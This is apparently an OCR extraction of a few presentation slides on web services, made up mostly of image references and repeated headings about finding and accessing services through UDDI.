
How and Where to find?



How and Where to find?




How and Where to find?




All Over UDDI – Governed by UDDI protocols and such


How to access Services?




How to access Services?

